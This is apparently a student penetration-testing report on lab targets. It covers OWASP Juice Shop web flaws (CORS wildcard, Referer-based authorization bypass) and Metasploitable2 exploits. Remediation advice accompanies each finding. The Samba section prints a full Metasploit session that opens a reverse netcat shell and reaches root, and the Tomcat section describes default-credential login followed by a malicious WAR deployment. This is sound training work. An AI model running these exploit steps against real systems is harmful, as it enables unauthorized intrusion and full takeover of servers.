
Recommended Remediation :

1. **Error Handling:** Implement generic error messages for the end-user, hiding detailed database error information.
2. **Logging:** Log detailed error information server-side for debugging purposes without exposing it to the client.
3. **Input Validation:** Validate and sanitize user inputs to prevent the triggering of database errors.

Severity :

medium to high

POC:



10. cross-Origin Resource Sharing (CORS) Misconfiguration

Description :

A CORS misconfiguration was detected in the OWASP Juice Shop application. The server's Access-Control-Allow-Origin header is set to , which allows any domain to access resources on the server. This configuration can lead to security risks if sensitive data is accessible through cross-origin requests.

Steps to Reproduce :

1. Send a GET request to the target application (https://demo.owasp-juice.shop).
2. Include an Origin header with a different domain, such as:

Copy code

Origin: https://chatgpt.com

3. Observe that the server responds with:

Access-Control-Allow-Origin:

4. This indicates that the application allows access from any origin.

Evidence :

- **Screenshot:** (Refer to the attached screenshot demonstrating the CORS response headers)
- **Response Headers:**

Access-Control-Allow-Origin:

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Impact :

The current CORS configuration allows any website to interact with the target application's resources, potentially leading to:

- Exposure of sensitive data to unauthorized domains.
- Cross-site request forgery (CSRF) attacks if combined with an authenticated user session.
- Abuse of the web application's API by untrusted origins.


Recommended Remediation :

1. Restrict the Access-Control-Allow-Origin header: Set it to specific trusted domains rather than .
2. Use CORS policy headers appropriately: Consider using Access-Control-Allow-Credentials only when necessary and avoid allowing credentials for requests from untrusted origins.
3. **Implement strict CORS policies:** Evaluate whether certain endpoints need cross-origin access and limit it accordingly.

Severity :

high

POC :



11. Improper Authorization due to Referer Header Manipulation

Summary:

A vulnerability in the OWASP Juice Shop allows an attacker to manipulate the `Referer` header to bypass access controls and gain unauthorized access to sensitive endpoints. This issue arises due to insufficient validation of the `Referer` header, enabling an attacker to tamper with the header value and receive an `HTTP 200 OK` response, thereby accessing administrative resources.

Vulnerability Category:

Improper Authorization

Referer Header Manipulation

Affected Component:

`GET /rest/admin/application-configuration`

Impact:

This vulnerability allows unauthorized users to access administrative resources by forging or manipulating the `Referer` header in requests. An attacker can:

Gain access to sensitive configuration data.

Bypass access controls that rely on the `Referer` header for authorization.

Perform unauthorized actions on restricted resources.

Steps to Reproduce:

1. Open the OWASP Juice Shop in a web browser and navigate to a public section (e.g., the search page).

2. Intercept the network request using browser developer tools (or a proxy like Burp Suite).

3. Identify the request to the following endpoint:

GET /rest/admin/application-configuration

4. Observe that the `Referer` header is set to `https://demo.owasp-juice.shop/`.

5. Modify the `Referer` header to another domain (e.g., `https://facebook.com/`) and resend the request.

6. Observe that the server responds with a 200 OK response, despite the request coming from an unauthorized `Referer`.

Observed Behavior

When the `Referer` header is tampered with, the server still processes the request and returns an HTTP `200 OK` response. This indicates that the application is either:

Not verifying the authenticity of the `Referer` header.

Incorrectly trusting the `Referer` header as part of the authorization mechanism.

Expected Behavior:

The application should validate the `Referer` header and block access to sensitive endpoints if the request originates from an untrusted source. Proper authorization checks should ensure that only authenticated and authorized users are able to access administrative resources, regardless of the `Referer` value.

Security Impact:

- Confidentiality: Sensitive administrative data can be exposed to unauthorized users.
- Integrity: Attackers may be able to access and manipulate configuration settings or other restricted resources.
- Availability: Unauthorized actions may lead to unintended consequences that could impact the availability of the application.

Recommendation:

1. Avoid relying on the `Referer` header for authorization decisions, as this can easily be manipulated by attackers.

2. Implement proper authentication and authorization controls based on secure tokens or session management mechanisms, not on headers that can be tampered with.

3. Use role-based access control (RBAC) to ensure that only users with the appropriate permissions can access administrative endpoints.

4. Consider using more reliable headers such as the `Origin` header in conjunction with other security mechanisms to verify the legitimacy of requests.

5. Monitor for suspicious `Referer` header manipulations and implement server-side logging to track unauthorized access attempts.

Severity:

Medium to high

References:

[OWASP: Improper Authorization](https://owasp.org/www-community/Improper_Authorization)

[OWASP: Insecure Direct Object Reference (IDOR)](https://owasp.org/www-community/attacks/IDOR)

[OWASP Juice Shop Documentation](https://owasp.org/www-project-juice-shop/)

Original Request:

GET /rest/admin/application-configuration HTTP/2

Referer: https://demo.owasp-juice.shop/

Response: `HTTP/2 200 OK`


Tampered Request:

GET /rest/admin/application-configuration HTTP/2

Referer: https://facebook.com/

Response: `HTTP/2 200 OK`

Poc :



Network Vulnerabilities

METASPLOITABLE2

1. Samba Version

Description :

During my reconnaissance of the target after scan by nmap tool I found in nmap report port 445 is open and service running is samba smbd 3.0.20 after search in google database I know this version is vulnerable to RCE and I use Metasploit tool and I have root permission .

- Samba Version and Service: Provide an overview of Samba, particularly the smbd service in version 3.0.20.
    - Samba is a widely used open-source software that provides file and print services to SMB/CIFS clients, commonly used to integrate Linux/Unix servers with Windows-based clients.
    - Version 3.0.20 is vulnerable due to a flaw in the way the service handles certain crafted commands.

Vulnerability Details :

- CVE-2007-2447:
    - Description: This is a command injection vulnerability in the Samba smbd service. It arises when certain inputs are improperly validated in user-supplied data passed to the Samba `send_file` function. Maliciously crafted requests can result in arbitrary command execution.
    - Impact: Remote attackers can gain unauthorized access and execute arbitrary code, potentially leading to a full system compromise. This could result in an attacker escalating their privileges to root.
    - Affected Versions: Samba versions up to 3.0.25rc3, including 3.0.20.

Exploit Process :

- Metasploit Module Used:
    - You used the Metasploit framework to exploit this vulnerability. The Metasploit module targets this specific flaw, allowing attackers to execute arbitrary commands on the vulnerable machine.
    - Steps:

1. Identify the Target: Scanning and identifying the Samba version and determining its vulnerability.
2. Metasploit Exploit: Using the `samba_usermap_script` exploit module (`exploit/multi/samba/usermap_script`) in Metasploit to target the vulnerability.
3. Payload Execution: The attacker sends a payload that triggers the vulnerability, executing the code with root privileges.

- Exploit Successful: In your case, the exploitation resulted in gaining root access on the target machine.

Impact :

- Remote Code Execution (RCE): CVE-2007-2447 allows an attacker to execute arbitrary commands on the affected machine. By exploiting the vulnerable `usermap` script, an attacker can inject system-level commands.
- Privilege Escalation: Since the vulnerable service (smbd) often runs with elevated privileges, the attacker can gain root-level access, which means full control over the system.
- System Compromise: Once root access is obtained, the attacker can:
  - Modify or delete critical system files.
  - Install backdoors or malicious software.
  - Steal sensitive data, including passwords, financial data, or private information.
  - Use the compromised machine as a foothold for further attacks on the internal network.
- Network-Wide Risk: If the Samba service is exposed to untrusted networks, this vulnerability could allow attackers to compromise multiple machines in a network, leading to widespread damage or data theft.

Mitigation suggestion :

1. Patch the Vulnerability:
   - Update Samba to a version 3.0.25rc3 or later, where the vulnerability has been fixed. Applying this patch is the most effective way to protect against the attack.
2. Limit SMB Access:

- Restrict access to the Samba service, especially from untrusted networks. This can be done using firewall rules or network segmentation, ensuring that only trusted users or machines can connect to the Samba server.

3. Disable Unnecessary Features:
   - Disable the `usermap` feature or any other unneeded Samba features that may introduce security risks.
4. Network-Level Protections:
   - Use network firewalls and intrusion detection systems (IDS) to monitor and block suspicious activities related to the exploitation of this vulnerability.
5. Service Isolation:
   - Run services like Samba in a restricted or isolated environment (e.g., a container or virtual machine) to limit the potential damage in case of a successful attack.
6. Restrict File Sharing Permissions:
   - Ensure that file-sharing permissions are properly configured, and sensitive files are protected from unauthorized access.


Severity :

- CVSS Score: 10.0 (Critical).
  - The severity of this vulnerability is Critical due to its potential for remote code execution and privilege escalation to root, leading to a complete system takeover.

POC :

1. 


2.


Samba smbd 3.0.20 expliot
Google
Samba smbd 3.0.20 exploit عرض النتائج عن
Samba smbd 3.0.20 expliot البحث بدلاً من ذلك عن
Rapid7
Samba "username map script" Command Execution
This module exploits a command execution vulnerability in Samba
...ersions 3.0.20 through 3.0.25rc3 when using the non-default username map script
Exploit-DB
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script ...
This module exploits a command execution vulerability in Samba
...ersions 3.0.20 through 3.0.25rc3 when using the non-default username map script
GitHub


3.


msfconsole
Metasploit tip: Use help <command> to learn more about any command
=[metasploit v6.3.55-dev
+ -- --=[2397 exploits - 1235 auxiliary - 422 post
+ -- --=[1391 payloads - 46 encoders - 11 nops
+ -- --=[9 evasion


4.


+ -- --=[1391 payloads - 46 encoders - 11 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > samba 3.0.20
[*] exec: samba 3.0.20
[2024/10/03 15:20:24, 0] lib/util/debug.c:1273(reopen_one_log)
reopen_one_log: Unable to open new log file '/var/log/samba/log.samba': Permission denied
[2024/10/03 15:20:24, 0] lib/util/debug.c:1273(reopen_one_log)
reopen_one_log: Unable to open new log file '/var/log/samba/log.%m': Permission denied
[2024/10/03 15:20:24.770379, 0] lib/util/debug.c:1273(reopen_one_log)
reopen_one_log: Unable to open new log file '/var/log/samba/log.%m': Permission denied
[2024/10/03 15:20:24.770578, 0] source4/samba/server.c:633(binary_smbd_main)
samba version 4.19.4-Debian started.
Copyright Andrew Tridgell and the Samba Team 1992-2023
[2024/10/03 15:20:24.773192, 0] lib/util/become_daemon.c:119(exit_daemon)
exit_daemon: daemon failed to start: Failed to cleanup temporary files, error code 22
msf6 > search samba 3.0.20
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

5.


msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.40.128:4444
[-] 192.168.4.129:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.4.129:139) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.40.129
rhosts => 192.168.40.129
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.40.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.40.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Command shell session 1 opened (192.168.40.128:4444 → 192.168.40.129:42489) at 2024-10-03 15:23:27 -0400
ls
bin

6.


View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.40.129
rhosts => 192.168.40.129
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Command shell session 1 opened (192.168.40.128:4444 → 192.168.40.129:45249) at 2024-10-03 15:54:24 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

2. Tomcat Apache

Summary :

- **Apache Tomcat**: Apache Tomcat is an open-source application server used to deploy Java-based web applications. It's widely used for hosting Java servlet and JSP-based web applications.
- **Vulnerable Service**: In this case, the Tomcat Manager service was exposed, and the exploitation involved guessing default credentials and leveraging a Metasploit module to gain shell access.
- **Attack Summary**: Using Metasploit, you successfully obtained the username and password to log into the Tomcat Manager and deployed a shell, leading to a Meterpreter session on the target machine.

Vulnerability Details :

- **Weak Credentials**:
  - Apache Tomcat installations often have weak or default credentials. The default username/password combinations, such as tomcat/tomcat, are frequently left unchanged.
  - These weak credentials allow attackers to easily access the Tomcat Manager, a critical administrative interface.
- **Metasploit Password Guessing**:
  - You used Metasploit to perform a brute force or dictionary attack to guess the username and password.
  - The successful credentials were:
    - Username: `tomcat`
    - Password: `tomcat`

Exploit Process :

- **Step 1: Username/Password Brute Force**:
  - Metasploit was used to guess the default credentials via the Metasploit auxiliary module for HTTP brute-forcing or through manual guessing.

    - Upon successful login using tomcat/tomcat, you gained administrative access to the Tomcat Manager interface.
- **Step 2: Deploying a Reverse Shell**:
    - After accessing the Tomcat Manager, you used the Metasploit module `multi/http/tomcat_mgr_deploy` to exploit the administrative privileges and deploy a malicious web application.
    - The module deployed a WAR (Web Application Archive) file containing a payload, which executed when accessed.
    - This gave you a Meterpreter session, providing full control over the target server.
- **Step 3: Gaining Shell Access**:
    - With the Meterpreter session, you could execute arbitrary commands, access files, and perform privilege escalation on the target machine.
    - The shell access provided by the multi/http/tomcat_mgr_deploy module enabled remote control over the server.

Impact :

- **Remote Code Execution (RCE)**:
    - By exploiting weak credentials and deploying a malicious WAR file, you achieved remote code execution on the target machine.
- **Full Server Compromise**:
    - With Meterpreter access, you had the ability to:
        1. Execute commands at the system level.
        2. Access and manipulate sensitive files.
        3. Install or execute malicious software.
- Privilege Escalation:
    - Meterpreter allows you to escalate privileges, potentially leading to root or system-level access on the machine.
- Persistence and Backdoors:
    - An attacker could establish persistence, maintaining long-term control of the server or further compromising the network.

Mitigation Suggestion :


1. **Change Default Credentials**:
   - Strongly recommend changing the default `tomcat/tomcat` credentials immediately after installation. Use a strong, unique password.
2. **Limit Access to the Tomcat Manager**:
   - Restrict access to the Tomcat Manager interface by:
     - Limiting access to specific IP ranges.
     - Using multi-factor authentication (MFA) for additional security.
3. **Disable Unnecessary Services**:
   - If the Tomcat Manager is not needed, disable it or remove the manager application from the server entirely.
4. **Secure Web Application Deployments**:
   - Regularly audit any WAR or web application deployments to ensure that no malicious files are introduced.
5. **Regular Updates and Patches**:
   - Keep Apache Tomcat and associated components up to date with the latest security patches to mitigate known vulnerabilities.

Severity :


- CVSS Score: 9.0 (Critical).
- The combination of weak credentials and the ability to deploy a shell via the Tomcat Manager makes this a critical vulnerability.
- Exploiting this vulnerability could lead to a full system compromise and serious damage to the confidentiality, integrity, and availability of the server.

Poc :

1.

